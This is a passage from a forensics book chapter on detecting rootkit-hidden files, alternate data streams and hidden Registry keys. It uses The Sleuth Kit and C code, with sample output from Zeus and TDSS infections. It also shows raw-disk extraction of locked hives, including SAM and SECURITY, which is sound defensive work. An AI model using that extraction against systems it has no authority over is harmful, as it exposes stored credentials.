For the few reasons we just described, you may be interested in designing your own ADS detection tool for live systems or learning how to identify streams on mounted drives. You can do all of this with TSK. TSK walks the file system by parsing the MFT directly. Therefore, rootkits that hook `FindNextFile` will not be an issue. The MFT stores information about all files and folders on disk and is also the authoritative source of evidence regarding ADS. In fact, `BackupRead` and `NtQueryInformationFile` are just indirect ways to read the data structures stored in the MFT.

To begin using TSK on a live Windows system, make sure you have administrative privileges (required to open the physical drive) and then use `mmls` to determine the starting sector for the NTFS partition. In the output of the following command, 63 is the starting sector.

```
F:\>mmls \\.\PhysicalDrive0
DOS Partition Table
Offset Sector: 0
Units are in 512-byte sectors
```

	Slot	Start	End	Length	Description
00:	Meta	0000000000	0000000000	0000000001	Primary Table (#0)
01:	----	0000000000	0000000062	0000000063	Unallocated
02:	00:00	<b>0000000063</b>	0067087439	0067087377	NTFS (0x07)
03:	----	0067087440	0067103504	0000016065	Unallocated

## NOTE

With TSK, the commands to find ADS on a live system are almost the same as the ones you use to find ADS on a drive that was mounted read-only on your forensic workstation. Instead of passing `\\.\PhysicalDrive0` to the tools, you pass `/dev/sdb` (or wherever you have mounted the suspect drive).

Once you know the offset of the NTFS partition, you can run `fls` to enumerate files. Then filter the output for any files with a colon (:) in their name. For example, the following command searches recursively (`-r`) and prints full paths (`-p`). The authors narrowed the output down to just show the few ADS that we created for the example case.

```
F:\> fls -o63 -r -p \\.\PhysicalDrive0
r/r 10815-128-1: str/host.txt
r/r 10815-128-4: str/host.txt:binary.exe
r/r 10815-128-3: str/host.txt:stream
```

The first number (10815) that you see in each line of the output is the host file's inode. The inode uniquely identifies each file and directory on the file system. The next number (128) is the MFT attribute type. 128 corresponds to a `$DATA` attribute. Every file has at least one `$DATA` attribute, which contains the file's content. If any files have more than one `$DATA`

attribute, then those extra \$DATA attributes are alternate data streams. Each attribute also has a sequence ID so that you can tell the different data streams apart. For example:

- 10815-128-1: Refers to the default \$DATA attribute for host.txt. Its sequence ID is 1.
- 10815-128-3: Refers to an alternate stream named “stream.” Its sequence ID is 3.
- 10815-128-4: Refers to the alternate stream named binary.exe. Its sequence ID is 4.

You can get extended information about the file whose inode is 10815 by using the `istat` command, like this:

```
F:\> istat -o63 \\.\PhysicalDrive0 10815
```

```
[REMOVED]
```

```
Attributes:
```

```
Type: $STANDARD_INFORMATION (16-0)   Name: N/A   Resident   size: 72
Type: $FILE_NAME (48-2)   Name: N/A   Resident   size: 82
Type: $DATA (128-1)   Name: $Data   Resident   size: 11
Type: $DATA (128-4)   Name: binary.exe   Non-Resident   size: 218112
Type: $DATA (128-3)   Name: stream   Resident   size: 4
```

Now you can see the size of each stream. To extract the stream's content from disk, you can use the `icat` command. `icat` reads the MFT to find out which sectors of the disk contain the file's contents and then rebuilds the file based on that information. The result is you get a copy of the file without having to use `CreateFile`, `CopyFile`, or other APIs that rootkits commonly hook to hide or prevent access to files. The following commands show how to extract the content of `host.txt` file *and* its two alternate streams.

```
F:\> icat -o63 \\.\PhysicalDrive0 10815-128-1 > F:\host.txt
F:\> icat -o63 \\.\PhysicalDrive0 10815-128-3 > F:\host.txt_stream
F:\> icat -o63 \\.\PhysicalDrive0 10815-128-4 > F:\host.txt_binary.exe
```

In summary, using TSK for ADS discovery and extraction requires several steps. However, you can develop an application with TSK's API that handles all of the steps automatically (see Recipe 10-2). TSK is not immune to rootkits on live systems, but by querying the MFT directly, it can evade many common rootkits that other tools cannot.

<sup>1</sup><http://www.heysoft.de/en/software/lads.php?lang=EN>

<sup>2</sup><http://ntsecurity.nu/toolbox/lms/>

<sup>3</sup><http://www.foundstone.com>

<sup>4</sup><http://technet.microsoft.com/en-us/sysinternals/bb897440.aspx>

<sup>5</sup><http://win32.mvps.org/ntfs/streams.html>

<sup>6</sup><http://www.secureworks.com/research/threats/ffsearcher/>



## RECIPE 10-2: DETECTING HIDDEN FILES AND DIRECTORIES WITH TSK



*You can find supporting materials for this recipe on the companion DVD.*

A useful approach to detecting rootkit activity on live systems is called *cross-view*. Cross-view–based rootkit detection tools generate information about a system in two or more ways and then look for discrepancies in the results. In order to detect hidden files, this might include reading the MFT for a low-level view and walking the file system with Windows APIs, such as `FindFirstFile` and `FindNextFile`, for a high-level view. If files exist in the MFT that cannot be found with the Windows API, then a rootkit may be hiding them. This recipe shows you how to use a cross-view–based hidden file detector that we built using TSK.

### The Sleuth Kit API

One of the best things about TSK is that it's not just a collection of precompiled tools. TSK exposes a C API that you can leverage to write your own applications. The source code ships with a few sample applications that you can compile with Microsoft's Visual Studio or on Linux with mingw32. The next few pages show you the necessary steps to get started. If you need more information, you can browse the TSK online user's guide and API reference.<sup>7</sup>

1. Open the disk image and its encapsulated volume system:

```
TSK_IMG_INFO *img = tsk_img_open_sing(
    L"\\\\.\\PhysicalDrive0",
    TSK_IMG_TYPE_DETECT,
    0);

TSK_VS_INFO *vs = tsk_vs_open(img, 0, TSK_VS_TYPE_DETECT);
```

2. Walk the volume's partition table by passing a callback function to `tsk_vs_part_walk`. In the example that follows, the callback function named `part_act` will be called once for each partition.

```
tsk_vs_part_walk(vs, 0, vs->part_count - 1,
    TSK_VS_PART_FLAG_ALLOC, part_act, NULL);
```

Your callback function receives a `TSK_VS_PART_INFO` structure, which contains information about the partition type (e.g., FAT or NTFS) and its starting sector and size.

3. In the code that follows, ignore partitions that do not contain an NTFS file system. Otherwise, open the file system with `tsk_fs_open_img`. The following code

automates the procedure of using `mm1s` to find the starting sector of the NTFS file system (i.e., the `-o63` parameter that we passed to TSK tools in Recipe 10-1).

```
static TSK_WALK_RET_ENUM
part_act(TSK_VS_INFO * vs,
        const TSK_VS_PART_INFO * part,
        void *ptr)
{
    TSK_FS_INFO *fs;

    // is this an NTFS partition?
    if (memcmp(part->desc, "NTFS", 4) == 0)
    {
        // open the NTFS file system
        if ((fs = tsk_fs_open_img(vs->img_info,
                                part->start * vs->block_size,
                                TSK_FS_TYPE_DETECT)) == NULL)
        {
            tsk_error_print(stderr);
            return TSK_WALK_CONT;
        }

        // set the flags for how to walk the file system
        int flags = TSK_FS_NAME_FLAG_ALLOC | \
                    TSK_FS_DIR_WALK_FLAG_NOORPHAN | \
                    TSK_FS_DIR_WALK_FLAG_RECURSE;

        // register a callback function for enumerating files
        tsk_fs_dir_walk(fs,
                        fs->root_inum,
                        (TSK_FS_DIR_WALK_FLAG_ENUM) flags,
                        xview_callback, NULL);

        fs->close(fs)
    }

    return TSK_WALK_CONT;
}
```

4. After opening the NTFS file system, you can use the `tsk_fs_dir_walk` function to begin enumerating its contents. The following is a description of the parameters to this function:
  - The first parameter, `fs`, is a pointer to the open file system object.
  - The second parameter, `fs->root_inum`, is the inode number of the top-level directory from which to begin walking the file system. If there's a directory other than the root (i.e., `C:\`) that you'd like to start with, then you need to find your desired directory's inode number and use that in place of `fs->root_inum`.

- The third parameter, `flags`, is a value that controls how TSK enumerates files and determines which files/directories to include in the results. The combination of flags we used tells TSK to ignore deleted files, ignore the special orphan files, and perform the walk recursively.
- The fourth parameter, `xview_callback`, is a user-defined function that the TSK library calls once for each file or directory that meets the criteria specified by your `flags` value.

## Enumerating Files with the Windows API

Before the `xview_callback` function executes, you need to generate a list of files that exist on the file system using the Windows API. This is the “high-level” view that we will use for comparison with the list of files in the MFT. In the code that follows, we use a C++ vector (dynamically sizeable array) to collect the full paths to all files and directories. The `win32_visible` function returns `TRUE` if a given file or directory is visible using the Windows API. If it cannot find the given file or directory, the function returns `FALSE`.

```
std::vector<LPSTR>vfiles;

bool win32_visible(char *file)
{
    std::vector<LPSTR>::iterator it;
    LPSTR p;

    for(it=vfiles.begin(); it!=vfiles.end(); it++) {
        p = *(it);
        if (strcmp(p, file) == 0) {
            vfiles.erase(it);
            return TRUE;
        }
    }
    return FALSE;
}

void addfile(LPSTR path)
{
    LPSTR p = new char[MAX_PATH];
    if (p) {
        strcpy_s(p, MAX_PATH, path);
        for(int i=0; i<strlen(p); i++) {
            if (p[i] == '\\') p[i] = '/';
        }
        vfiles.push_back(p);
    }
}
```

```

void enumfiles(LPSTR dir)
{
    HANDLE    hFind;
    char      path[MAX_PATH];
    WIN32_FIND_DATAA fd;

    sprintf_s(path, MAX_PATH, "%s\\*", dir);

    hFind = FindFirstFileA(path, &fd);
    if (hFind == INVALID_HANDLE_VALUE)
        return;

    do {
        if (fd.dwFileAttributes & FILE_ATTRIBUTE_DIRECTORY) {
            if (strcmp(fd.cFileName, ".") == 0 ||
                strcmp(fd.cFileName, "..") == 0) {
                continue;
            }
            sprintf_s(path, MAX_PATH, "%s\\%s", dir, fd.cFileName);
            addfile(path);
            enumfiles(path);
        }
        else {
            sprintf_s(path, MAX_PATH, "%s\\%s", dir, fd.cFileName);
            addfile(path);
        }
    } while(FindNextFileA(hFind, &fd));

    FindClose(hFind);
    return;
}

```

## Comparing TSK Data with Windows API Data

This section shows the `xview_callback` function, which is called once for each file or directory on the system. It receives three arguments: `fs_file`, which is a pointer to a data structure with information about the file and its metadata, `a_path`, which identifies the directory in which the file resides, and `ptr`, which is an optional parameter that you can pass when calling `tsk_fs_dir_walk`.

The beginning of the function performs a few sanity checks to ensure that the object is a file or a directory, the object's metadata is available, and the object is not one of the special NTFS metadata files such as `$MFT`, `$Secure`, and so on. Then the function cycles through each of the file's attributes to determine if there is more than one `$DATA` attribute (thus indicating an alternate stream is present) and also locates the `$FILE_NAME_INFORMATION` attribute, which detects timestamp-altering malware (explanation forthcoming). More important for this recipe is that it passes the full path of each file or directory to `win32_visible`. Based

on the function's return value, our program can determine which files are hidden from the Windows API.

```
static TSK_WALK_RET_ENUM
xview_callback(TSK_FS_FILE * fs_file,
               const char *a_path,
               void *ptr)
{
    int i, cnt;
    char p[MAX_PATH*2];
    std::vector<uint16_t>ids;
    std::vector<uint16_t>::iterator it;

    // skip the NTFS system files
    if (!TSK_FS_TYPE_ISNTFS(fs_file->fs_info->ftype) ||
        (fs_file->name == NULL) ||
        (fs_file->name->name[0] == '$')) {
        return TSK_WALK_CONT;
    }

    // skip deleted entries
    if (fs_file->meta == NULL) {
        return TSK_WALK_CONT;
    }

    // skip anything that's not a file or directory
    // or if its a dot directory (. and ..)
    if (((fs_file->meta->type != TSK_FS_META_TYPE_REG) && \
        (fs_file->meta->type != TSK_FS_META_TYPE_DIR)) ||
        ((fs_file->meta->type == TSK_FS_META_TYPE_DIR) && \
        (TSK_FS_ISDOT(fs_file->name->name)))) {
        return TSK_WALK_CONT;
    }

    const TSK_FS_ATTR *fs_name_attr = NULL;

    // cycle through the attributes
    cnt = tsk_fs_file_attr_getsize(fs_file);
    for (i = 0; i < cnt; i++)
    {
        const TSK_FS_ATTR *fs_attr =
            tsk_fs_file_attr_get_idx(fs_file, i);

        if (!fs_attr)
            continue;

        // save the $FNA and collect $DATA uniq seq ids
        if (fs_attr->type == TSK_FS_ATTR_TYPE_NTFS_FNAME) {
            fs_name_attr = fs_attr;
        } else if (fs_attr->type == TSK_FS_ATTR_TYPE_NTFS_DATA) {
```

```

        ids.push_back(fs_attr->id);
    }
}

// check if files/dirs are visible via win32 api
memset(p, 0, sizeof(p));
sprintf(p, "C:/%s/%s", a_path, fs_file->name->name);
if (!win32_visible(p)) {
    alert(A_HIDDEN, a_path, fs_file, NULL, fs_name_attr);
}

// files with less than two $DATA attribs don't have ADS.
// if a file has 2 or more $DATA attribs then ignore the
// one with lowest seq id (the default entry). dirs with
// less than one $DATA attrib don't have ADS
if (fs_file->meta->type == TSK_FS_META_TYPE_REG) {
    if (ids.size() < 2)
        return TSK_WALK_CONT;
    std::sort(ids.begin(), ids.end());
    ids.erase(ids.begin());
} else {
    if (ids.size() < 1)
        return TSK_WALK_CONT;
}

// cycle through the attributes again...but this
// time, print the attribs with seq ids in our list
for (i = 0; i < cnt; i++)
{
    const TSK_FS_ATTR *fs_attr =
        tsk_fs_file_attr_get_idx(fs_file, i);

    if (!fs_attr)
        continue;

    bool print = false;

    for(it=ids.begin(); it!=ids.end(); it++) {
        if (fs_attr->id == *(it)) {
            print = true;
            break;
        }
    }


    if (print) {
        alert(A_STREAM, a_path, fs_file, fs_attr, fs_name_attr);
    }
}

return TSK_WALK_CONT;
}

```

## Using tsxview.exe

Figure 10-1 shows how the output of tsxview.exe appears on a system with hidden objects. In this case, the machine is infected with Zeus, which hides its configuration files by hooking NtQueryDirectoryFile.



```

C:\>tsxview.exe -v -p

TSK X-View Rootkit Detector v0.2.0
MHL 2010

[INFO] Opened \\.\PhysicalDrive0
[INFO] Partition NTFS (Os07) at sector 63
[INFO] High-level enumeration. Please wait.
[INFO] Found 115884 files and dirs
[INFO] Low-level enumeration. Please wait.
[HIDDEN] C:/WINDOWS/system32/local.ds
Inode: 116040
Type: Directory
Size: 464
SIA Created: Fri Jun 25 15:18:16 2010
SIA File Modified: Fri Jun 25 15:18:21 2010
SIA MFT Modified: Fri Jun 25 15:19:58 2010
SIA Accessed: Fri Jun 25 15:18:21 2010
FNA Created: Fri Jun 25 15:18:16 2010
FNA File Modified: Fri Jun 25 15:18:16 2010
FNA MFT Modified: Fri Jun 25 15:18:16 2010
FNA Accessed: Fri Jun 25 15:18:16 2010
[HIDDEN] C:/WINDOWS/system32/local.ds/local.ds
Inode: 116041
Type: File
Size: 0
SIA Created: Fri Jun 25 15:18:16 2010
SIA File Modified: Fri Jun 25 15:18:16 2010
SIA MFT Modified: Fri Jun 25 15:18:16 2010
SIA Accessed: Fri Jun 25 15:18:16 2010
FNA Created: Fri Jun 25 15:18:16 2010
FNA File Modified: Fri Jun 25 15:18:16 2010
FNA MFT Modified: Fri Jun 25 15:18:16 2010
FNA Accessed: Fri Jun 25 15:18:16 2010

```

**Figure 10-1:** Using tsxview.exe to detect hidden files

In the output, you'll see the full path to the hidden object, its inode, its type (directory or file), its size, and the set of eight timestamps—four from the \$STANDARD\_INFORMATION Attribute (SIA) and four from the \$FILE\_NAME Attribute (FNA). Why do we show all eight timestamps? It is so you can detect timestamp-altering malware per the method described by Lance Mueller on his blog.<sup>8</sup> When malware uses SetFileTime to change the last access, last write, or creation time of a file, the change applies only to the timestamps in the SIA. Thus, if the timestamps in the SIA predate the timestamps in the FNA, it could indicate the malware is attempting to blend in with older files on disk.

The following output is from the same Zeus-infected machine. Zeus not only hides sdra64.exe with the NtQueryDirectoryFile hook, but it sets two of the file's timestamps equal to that of ntdll.dll. This makes sdra64.exe appear as if it was installed at the same time as ntdll.dll—which may trick some system administrators into thinking that sdra64.exe is a component of the Windows OS. As you can see in the following output, the creation and last-modified timestamps in the SIA are in 2008 and 2009, respectively. However, the creation and last-modified timestamps in the FNA are in 2010.

```

[HIDDEN] C:/WINDOWS/system32/sdra64.exe
Inode: 116039
Type: File
Size: 124416

```

```

SIA Created:           Mon Apr 14 08:00:00 2008
SIA File Modified:    Mon Feb 09 07:10:48 2009
SIA MFT Modified:       Fri Jun 25 15:18:16 2010
SIA Accessed:           Fri Jun 25 15:00:52 2010

FNA Created:            Fri Jun 25 15:18:16 2010
FNA File Modified:      Fri Jun 25 15:18:16 2010
FNA MFT Modified:       Fri Jun 25 15:18:16 2010
FNA Accessed:           Fri Jun 25 15:18:16 2010

```

## The Disadvantages of tsk-xview.exe

The technique described in this recipe will detect most methods used to hide files, but certainly not all of them. Here are a few attacks that tsk-xview.exe will not be effective against.

- If malware allows you to enumerate a file with the Windows API, but hooks `CreateFile` so that you can't open it, then tsk-xview.exe won't report anything suspicious.
- If malware allows you to enumerate and open a file, but hooks `ReadFile` such that it returns false data upon trying to read the file's content, tsk-xview.exe won't report anything suspicious.
- If malware prevents access to `\\.\PhysicalDrive0`, such that the tool cannot read the MFT, then tsk-xview.exe will simply not work.

For more information on potential attacks against cross-view-based rootkit detection, see Joanna Rutkowska's paper "Thoughts about Cross-View based Rootkit Detection."<sup>9</sup>

### NOTE

Sysinternals' RootkitRevealer<sup>10</sup> is an example of a cross-view-based utility that can discover hidden files and Registry keys. There's no command-line version of the tool, but you can still use it in a non-interactive manner by passing it the `-a` (automatically scan and then exit when done) flag and specifying a location for the output file to be written. That way, you can call RootkitRevealer from a script or execute it on a remote system using PsExec. When RootkitRevealer begins, it starts a service on the target system and loads a kernel driver that assists with gathering the data required for the low-level view.

<sup>7</sup><http://www.sleuthkit.org/sleuthkit/docs/api-docs/index.html>

<sup>8</sup><http://www.forensickb.com/2009/02/detecting-timestamp-changing-utlities.html>

<sup>9</sup>[http://www.invisiblethings.org/papers/crossview\\_detection\\_thoughts.pdf](http://www.invisiblethings.org/papers/crossview_detection_thoughts.pdf)

<sup>10</sup><http://technet.microsoft.com/en-us/sysinternals/bb897445.aspx>



**RECIPE 10-3: FINDING HIDDEN REGISTRY DATA WITH MICROSOFT'S OFFLINE API**

*You can find supporting materials for this recipe on the companion DVD.*

By combining TSK's functionality with Microsoft's Offline Registry API,<sup>11</sup> you can develop tools for detecting hidden data in the Registry. This recipe describes an extension to the cross-view tool discussed in Recipe 10-2. The extension works by comparing the data that exists in the Registry hive files (on disk) with the data that exists in the Registry according to the Windows API. Any discrepancies between the two may indicate attempts to hide data.

**Accessing the Registry Hives**

For the low-level view of the Registry, you must obtain a copy of the Registry hive files on disk. You can do this by using TSK to make a copy of the files. Note that the System process (PID 4 on Windows XP and 7) locks the hive files so that no other processes can access them while the machine is powered on. However, with TSK you can open the physical drive and carve out the hive file's contents sector by sector, which bypasses the System process's locks. Once you've made a copy of the hive files, you can parse them with the offline Registry API.

**Extracting Registry Hives with TSK**

In Recipe 10-1, you learned how to use `icat` to extract data hidden in ADS. You can perform the same actions as `icat` using the TSK API in order to extract the Registry hives from a live system. The only prerequisite is that you know the inode of the hive files, which you can find by using the `tsk_fs_ifind_path` function. The code that follows shows how to get the inode of the software hive, given its path on disk. The `fs` parameter that you see is a pointer to an open file system object, which you learned how to get in Recipe 10-2.

```
TSK_INUM_T inum_software;

tsk_fs_ifind_path(fs,
    L"/windows/system32/config/software",
    &inum_software);

icat_dump(fs, inum_software, L"software.bin");
```

The `icat_dump` function (this is defined in our program and is not part of the TSK API) takes the inode of a file to dump and an output file name. It uses `tsk_fs_open_meta` to access the inode's metadata. The metadata contains the list of sectors on disk where the file's contents reside. It passes this information and a callback function named `icat_action` to `tsk_fs_file_walk`. The `icat_action` function is called once for each chunk of the file's contents, which it will write to the specified output file.

```
static TSK_WALK_RET_ENUM
icat_action(TSK_FS_FILE * fs_file, TSK_OFF_T a_off,
    TSK_DADDR_T addr, char *buf, size_t size,
```

```

        TSK_FS_BLOCK_FLAG_ENUM flags, void *ptr)
{
    if (size == 0)
        return TSK_WALK_CONT;

    if (fwrite(buf, size, 1, (FILE*) ptr) != 1) {
        return TSK_WALK_ERROR;
    }

    return TSK_WALK_CONT;
}

int icat_dump(TSK_FS_INFO *fs, TSK_INUM_T inum, LPCWSTR outfile)
{
    TSK_FS_FILE *fs_file;

    FILE * outf = _w fopen(outfile, L"wb");
    if (outf == NULL) {
        printf("[ERROR] Cannot open %ws\n", outfile);
        return -1;
    }

    fs_file = tsk_fs_file_open_meta(fs, NULL, inum);
    if (!fs_file) {
        fclose(outf);
        return 1;
    }

    tsk_fs_file_walk(fs_file,
        (TSK_FS_FILE_WALK_FLAG_ENUM) 0, icat_action, outf);

    tsk_fs_file_close(fs_file);
    fclose(outf);

    return 0;
}

```

The example code extracts the software hive to software.bin. You now have a copy of the hive file as if you'd copied it off a mounted drive. The SAM, SECURITY, System, and NTUSER.DAT hive files can be extracted using the same methodology.

### Microsoft's Offline Registry API

The offline Registry API allows you to read from (and write to) a Registry hive outside of the active system's Registry. This is exactly what you need to parse the hive files you extracted with TSK. The offline Registry API is provided in the Windows Driver Kit<sup>12</sup> and implemented as a redistributable DLL named offreg.dll. The tsk-xview.exe tool dynamically links with offreg.dll in order to access the required functions.

There is little to no learning curve involved in using the offline Registry API if you're already familiar with the standard Windows Registry API. The two are almost the same regarding the parameters they take, but they have different names. For example, to query a key for its information using the Windows Registry API, you can use `RegQueryInfoKey`. The equivalent function in the offline Registry API is `ORQueryInfoKey`. The following code shows an example of using the offline Registry API to open a hive file and recursively parse its keys and values.

```
#include <windows.h>
#include <stdio.h>
#include <offreg.h>
#pragma comment (lib, "offreg.lib")

#define MAX_KEY_NAME 255      //longest key name
#define MAX_VALUE_NAME 16383 //longest value name
#define MAX_DATA 1024000     //longest data amount

int EnumerateKeys(ORHKEY OffKey, LPWSTR szKeyName)
{
    DWORD    nSubkeys;
    DWORD    nValues;
    DWORD    nSize;
    DWORD    dwType;
    DWORD    cbData;
    ORHKEY    OffKeyNext;
    WCHAR     szValue[MAX_VALUE_NAME];
    WCHAR     szSubKey[MAX_KEY_NAME];
    WCHAR     szNextKey[MAX_KEY_NAME];
    int i;

    // get the number of keys and values
    if (ORQueryInfoKey(OffKey, NULL, NULL, &nSubkeys,
        NULL, NULL, &nValues, NULL,
        NULL, NULL, NULL) != ERROR_SUCCESS)
    {
        return 0;
    }

    printf("%ws\n", szKeyName);

    // loop for each of the values
    for(i=0; i<nValues; i++) {

        memset(szValue, 0, sizeof(szValue));
        nSize = MAX_VALUE_NAME;
        dwType = 0;
        cbData = 0;
```

```

// get the value's name and required data size
if (OREnumValue(OffKey, i, szValue, &nSize,
                &dwType, NULL, &cbData) != ERROR_MORE_DATA)
{
    continue;
}

// allocate memory to store the name
LPBYTE pData = new BYTE[cbData+2];
if (!pData) {
    continue;
}
memset(pData, 0, cbData+2);

// get the name, type, and data
if (OREnumValue(OffKey, i, szValue, &nSize,
                &dwType, pData, &cbData) != ERROR_SUCCESS)
{
    delete[] pData;
    continue;
}

// Here you would check if the Windows API can access a
// value named named szValue in the active system registry
// that has a data type of dwType, a size of cbData and
// data that matches the contents of pData.

printf(" %-12ws\n", szValue);
delete[] pData;
}

// loop for each of the subkeys...do recursion
for(i=0; i<nSubkeys; i++) {
    memset(szSubKey, 0, sizeof(szSubKey));
    nSize = MAX_KEY_NAME;

    // get the name of the subkey
    if (OREnumKey(OffKey, i, szSubKey, &nSize,
                 NULL, NULL, NULL) != ERROR_SUCCESS)
    {
        continue;
    }

    swprintf(szNextKey, MAX_KEY_NAME, L"%s\\%s",
             szKeyName, szSubKey);

    // open the subkey
    if (OROpenKey(OffKey, szSubKey, &OffKeyNext)
        == ERROR_SUCCESS)
    {

```

```

        // Here you would check if the Windows API can access a
        // subkey named szSubKey in the active system registry
        EnumerateKeys(OffKeyNext, szNextKey);
        ORCloseKey(OffKeyNext);
    }
}

return 0;
}

int _tmain(int argc, _TCHAR* argv[])
{
    ORHKEY OffHive;

    // open the extracted hive file
    if (OROpenHive(argv[1], &OffHive) != ERROR_SUCCESS)
    {
        printf("[ERROR] Cannot open hive: %d\n", GetLastError());
        return -1;
    }

    // begin to enumerate from the root key and prepend
    // "HKEY_LOCAL_MACHINE\\Software" to all keys since that's
    // where they are located in the active system registry
    EnumerateKeys(OffHive, L"HKEY_LOCAL_MACHINE\\Software");
}

```

When you run the program, you should see something like this:

```
C:\> offreg-example.exe software.bin
```

```

HKEY_LOCAL_MACHINE\Software
    flash
HKEY_LOCAL_MACHINE\Software\7-Zip
    Path
HKEY_LOCAL_MACHINE\Software\Adobe
HKEY_LOCAL_MACHINE\Software\Adobe\Acrobat Reader
HKEY_LOCAL_MACHINE\Software\Adobe\Acrobat Reader\9.0
HKEY_LOCAL_MACHINE\Software\Adobe\Acrobat Reader\9.0\AdobeViewer
    EULA
    Launched
[REMOVED]

```

We have built the functionality for hidden Registry data into the same `tsk-xview.exe` application that we used in the previous recipe to find hidden files. Figure 10-2 shows an example of using `tsk-xview.exe` on a system infected with an early variant of the TDSS/TDL<sup>13</sup> rootkit. The `-f` flag asks the program to skip the file system analysis. You can also pass the `-k` flag, which will make `tsk-xview.exe` keep a copy of the extracted Registry hives

rather than deleting them. This allows you to analyze the hives using other tools, such as the ones mention later in this chapter.

```

C:\WINDOWS\system32\cmd.exe
C:\>tsk-xview.exe -f

TSK X View Rootkit Detector v0.2
MHL 2010

[INFO] Opened \\.\PhysicalDrive0
[INFO] Partition NTFS (HxW?) at sector 63
[INFO] Dumping hive to software.bin
[INFO] Dumping hive to system.bin
[INFO] Dumping hive to ntuser.bin
[INFO] Checking software.bin (HKEY_LOCAL_MACHINE\Software)
[HIDDEN] HKEY_LOCAL_MACHINE\Software\4DW4R3c
Reason: Can't enumerate
LastWrite: Friday, June 25, 2010 6:16:09 PM
[INFO] Checking system.bin (HKEY_LOCAL_MACHINE\System)
[HIDDEN] HKEY_LOCAL_MACHINE\System\ControlSet001\Services\4DW4R3
Reason: Can't enumerate
LastWrite: Friday, June 25, 2010 6:16:09 PM


|           |               |     |                                                  |
|-----------|---------------|-----|--------------------------------------------------|
| ImagePath | REG_EXPAND_SZ | 100 | \systemroot\system32\drivers\4DW4R3r0Na0Qx1E.sys |
| Type      | REG_DWORD     | 4   | 0xFFFFFFFF                                       |
| Start     | REG_DWORD     | 4   | 0x00000001                                       |
| group     | REG_SZ        | 24  | file system                                      |


Subkey: injector
Subkey: modules
[INFO] Checking ntuser.bin (HKEY_CURRENT_USER)
C:\>

```

**Figure 10-2:** Detecting hidden Registry keys with TSK

The output indicates that HKEY\_LOCAL\_MACHINE\Software\4DW4R3c was accessible using the offline Registry API, but it could not be enumerated with the Windows API. The key has no values. On the other hand, HKEY\_LOCAL\_MACHINE\System\ControlSet001\Services\4DW4R3 is hidden and it contains four values related to the service's configuration. The key has two subkeys, *injector* and *modules*, which are also not visible using the Windows API. The keys and values are hidden by a rootkit, which hooks `NtEnumerateKey` and `NtEnumerateValueKey`.

<sup>11</sup> <http://msdn.microsoft.com/en-us/library/ee210757%28VS.85%29.aspx>

<sup>12</sup> <http://www.microsoft.com/whdc/DevTools/WDK/WDKpkg.msp>

<sup>13</sup> [http://forum.sysinternals.com/topic21838\\_page1.html](http://forum.sysinternals.com/topic21838_page1.html)

## Forensic/Incident Response Grab Bag

When you're out in the field responding to incidents or performing forensic investigations, (heck even at home just using your computer), you never know what you're going to run into. This section is based on that fact and presents a few tools and techniques that don't necessarily fit in any category, but can certainly be useful to you in various situations.

## RECIPE 10-4: BYPASSING POISON IVY'S LOCKED FILES



*You can find supporting material for this recipe on the companion DVD.*

Hiding files and directories is sometimes more trouble than it's worth. By hooking APIs or loading a driver that manipulates file system operations, the malware creates a whole slew of additional artifacts that can alert you to its presence. Thus, in an attempt to remain stealthy, the malware might end up having the exact opposite effect. There are other ways, besides using API hooks, that attackers can prevent you from copying or deleting the malware's components. This recipe shows you how you can investigate and bypass Poison Ivy's locked files from the command line without rebooting or shutting down.

### How Poison Ivy Locks Files

Some variants of the Poison Ivy<sup>14</sup> trojan lock files by specifying a restrictive file-sharing mode. To understand how this works, look at the function prototype for the `CreateFile` API:

```
HANDLE WINAPI CreateFile(  
    __in          LPCTSTR lpFileName,  
    __in          DWORD dwDesiredAccess,  
    __in          DWORD dwShareMode,  
    __in          LPSECURITY_ATTRIBUTES lpSecurityAttributes,  
    __in          DWORD dwCreationDisposition,  
    __in          DWORD dwFlagsAndAttributes,  
    __in          HANDLE hTemplateFile  
);
```

The `dwShareMode` parameter specifies the desired sharing mode, which can be `FILE_SHARE_DELETE`, `FILE_SHARE_READ`, `FILE_SHARE_WRITE`, all of them, or none of them. To specify no sharing, you can call `CreateFile` with a `dwShareMode` value of 0. If `CreateFile` succeeds, it returns a handle to the file. All subsequent calls to `CreateFile` (by any process) for the same file will fail until the “owning” process closes its handle.

When Poison Ivy executes, it often copies itself to the `system32` directory. In the example, it used the name `tol.exe`. Then it injects code into another process and opens a handle to `tol.exe` from within the injected process. Thus, the injected process issues a call to `CreateFile` such as the one shown in the following code:

```
CreateFile("c:\\windows\\system32\\tol.exe",  
          GENERIC_READ,  
          0, // no file sharing  
          NULL,  
          OPEN_EXISTING,  
          0, NULL);
```

The symptom of such behavior is that you cannot copy `toli.exe` to another machine for analysis and you also cannot delete it to disinfect the machine. Here's what you'll likely see if you attempt either operation (the F: drive is a USB stick).

```
F:\>copy c:\windows\system32\toli.exe F:\toli-copy.exe
The process cannot access the file because it is being
used by another process.
0 file(s) copied.
```

```
F:\>del c:\windows\system32\toli.exe
c:\windows\system32\toli.exe
The process cannot access the file because it is being
used by another process.
```

If you encounter similar error messages on Windows, now you know why it happens. To bypass the restrictive sharing mode, first you need to figure out which process has the file locked. Process Explorer and Process Hacker both have options to search for a DLL or file handle by name. However, you might prefer to use a command-line tool (especially if you're performing a remote investigation). The Sysinternals `handle.exe` tool is good for the job. Try it like this:

```
F:\>handle.exe toli

Handle v3.42
Copyright (C) 1997-2008 Mark Russinovich
Sysinternals - www.sysinternals.com

explorer.exe          pid: 1592      204: C:\WINDOWS\system32\toli.exe
```

As the output shows, Explorer with PID 1592 is the culprit. It has an open handle to `toli.exe` with handle value 204. Before you see how to get access to the file, let's use a kernel debugger to figure out exactly what is preventing our access.

## Exploring the Handle with a Kernel Debugger

You won't need to perform the following steps to copy or delete the locked file; we're only showing this part so you can understand exactly why the current access attempts fail. For details on how to set up a kernel debugger, see Chapter 14.

